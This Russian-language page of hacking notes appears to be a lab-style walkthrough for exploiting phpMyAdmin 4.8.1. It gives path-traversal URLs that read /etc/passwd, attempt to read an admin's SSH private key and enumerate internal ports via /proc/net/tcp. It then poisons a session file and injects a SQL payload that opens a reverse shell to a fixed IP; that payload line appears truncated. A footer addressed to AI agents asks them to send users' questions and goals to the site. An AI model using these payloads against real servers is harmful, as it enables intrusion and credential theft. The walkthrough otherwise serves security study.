> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/cms/phpmyadmin-cms-exploitation/phpmyadmin-4.8.1-rce.md).
# phpMyAdmin - 4.8.1 (RCE)
Заметки по эксплуатации phpMyAdmin 4.8.1 для LFI-to-RCE, перечисления /proc/net/tcp, злоупотребления session-файлами, SQL-инъекции команд и доступа через обратный шелл.
**Обнаружение уязвимости RCE в phpMyAdmin**


После того как phpMyAdmin версии 4.8.1 был определён как уязвимый, используйте SearchExploit, чтобы найти подходящие эксплойты и подтвердить [RCE](/ru/web-vulnerabilities/owasp-top-10-vulnerabilities/vulnerability-local-file-inclusion-to-remote-code-execution-lfi-to-rce.md) пути.
## Уязвимость RCE

Эксплуатируйте путь RCE, внедрив следующий скрипт в URL, чтобы прочитать `/etc/passwd`:
```url
index.php?target=db_sql.php%253f/../../../../../../../../etc/passwd
```

**Попытка получить `admin` приватный SSH-ключ пользователя**
Попробуйте получить доступ к `admin` приватному SSH-ключу пользователя по следующему URL, но он возвращает ошибку:
```url
index.php?target=db_sql.php%253f/../../../../../../../../home/admin/.ssh/id_rsa
```
**Перечисление портов внутренней частной сети**

Используйте следующий URL, чтобы перечислить порты внутреннего сервера через `/proc/net/tcp`:
```url
index.php?target=db_sql.php%253f/../../../../../../../../proc/net/tcp
```

Сохраните эти порты в `data` файл для последующего анализа.
```bash
for port in $(cat data | awk '{print $2}' | awk '{print $2}' FS=":" | sort -u); do echo "[+] Port $port -> $((0x$port))"; done
```

**Определение каталога, содержащего сессии phpMyAdmin**

Просмотрев скрипт, определите каталог, содержащий сессии phpMyAdmin:
```url
/index.php?target=db_sql.php%253f/../../../../../../../../var/lib/php/sessions/sess_{}
```
## Инъекция команд в phpMyAdmin


**Использование cookie-сеанса phpMyAdmin для внедрения команд**
```url
index.php?target=db_sql.php%253f/../../../../../../../../var/lib/php/session/sess_38f8d56u6em5usl5fd9s9v3pe66qh7v1
```

#### Этот файл интерпретирует команды из запросов.
```sql
SELECT 'testing';
```

**Инъекция SQL-команды для получения** [**обратную оболочку**](https://www.revshells.com/)**:**
```sql
select '& /dev/tcp/192.168.71.128/443 0>&1"); ?>';
```
**Доступ к машине наконец успешен:**
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/cms/phpmyadmin-cms-exploitation/phpmyadmin-4.8.1-rce.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.